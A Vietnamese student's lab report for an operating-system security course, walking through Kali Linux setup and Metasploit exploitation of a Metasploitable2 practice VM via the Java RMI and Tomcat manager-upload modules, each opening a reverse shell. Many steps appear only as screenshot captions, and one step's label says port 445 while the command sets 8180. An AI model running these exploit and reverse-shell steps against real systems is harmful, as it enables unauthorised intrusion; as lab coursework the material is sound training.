**An toàn HĐH (INT1484) - Bài thực hành số 2**

**Đinh Quang Hiếu – B19DCAT065**

**3. Nội dung thực hành**

**3.1 Cài đặt các công cụ, nền tảng**

* Cài đặt Kali Linux (nếu chưa cài đặt) trên 1 máy ảo (hoặc máy thực)

**A screenshot of a computer

Description automatically generated with medium confidence**

* Đổi tên máy Kali Linux thành dạng Mã SV-Tên-Kali

**A screenshot of a computer

Description automatically generated with medium confidence**

* Kiểm tra và chạy thử bộ công cụ tấn công MetaSploit

**Text

Description automatically generated**

* Tải và cài đặt Metasploitable2 làm máy victim

**Text

Description automatically generated**

* Tạo một người dùng mới trên máy ảo

**Text

Description automatically generated**

* Đặt lại tên máy chứa lỗi là Mã SV+Họ và tên

**Text

Description automatically generated**

**3.2 Tìm địa chỉ máy victim Metasploitable2 và Kali và đảm bảo có kết nối**

* Tìm địa chỉ IP của máy victim, kali:
* Kali

Text

Description automatically generated

* Victim

Text

Description automatically generated

* Kiểm tra kết nối mạng giữa các máy:
* Kali đến Victim

A screenshot of a computer

Description automatically generated with medium confidence

* Victim đến Kali

Text

Description automatically generated with medium confidence

**3.3 Khai thác lỗ hổng sử dụng cấu hình ngầm định trong trong dịch vụ Java RMI:**

-Khởi động Metasploit

- Khai báo sử dụng mô đun tấn công:

use exploit/multi/misc/java\_rmi\_server

Text

Description automatically generated

- Chọn payload cho thực thi (mở shell):


set payload java/shell/reverse\_tcp

Graphical user interface

Description automatically generated with medium confidence

- Đặt địa chỉ IP máy victim:

set RHOST



- Thực thi tấn công:

Exploit

Text

Description automatically generated

-Kết nối trở lại phiên (session) đã tạo thành công:

sessions 1

Text

Description automatically generated

-Chạy các lệnh trong phiên khai thác đang mở:

whoami

uname -a

hostname

Text

Description automatically generated

**3.4 Khai thác lỗi trên Apache Tomcat:**

Khởi động Metasploit

- Khai báo sử dụng mô đun tấn công: msf > use exploit/multi/http/tomcat\_mgr\_upload

Text

Description automatically generated

- Đặt địa chỉ IP máy victim: msf > set RHOST

Graphical user interface, text

Description automatically generated with medium confidence

- Đặt 445 là cổng truy cập máy victim: msf > set RPORT 8180

Text

Description automatically generated

- Chọn payload cho thực thi (mở shell): msf > set payload java/shell/reverse\_tcp

Graphical user interface

Description automatically generated with medium confidence

- Thực thi tấn công: msf > exploit

Text

Description automatically generated

- Chạy các lệnh để đọc tên người dùng và máy đang truy cập:

whoami

uname -a

hostname

A screenshot of a computer

Description automatically generated with medium confidence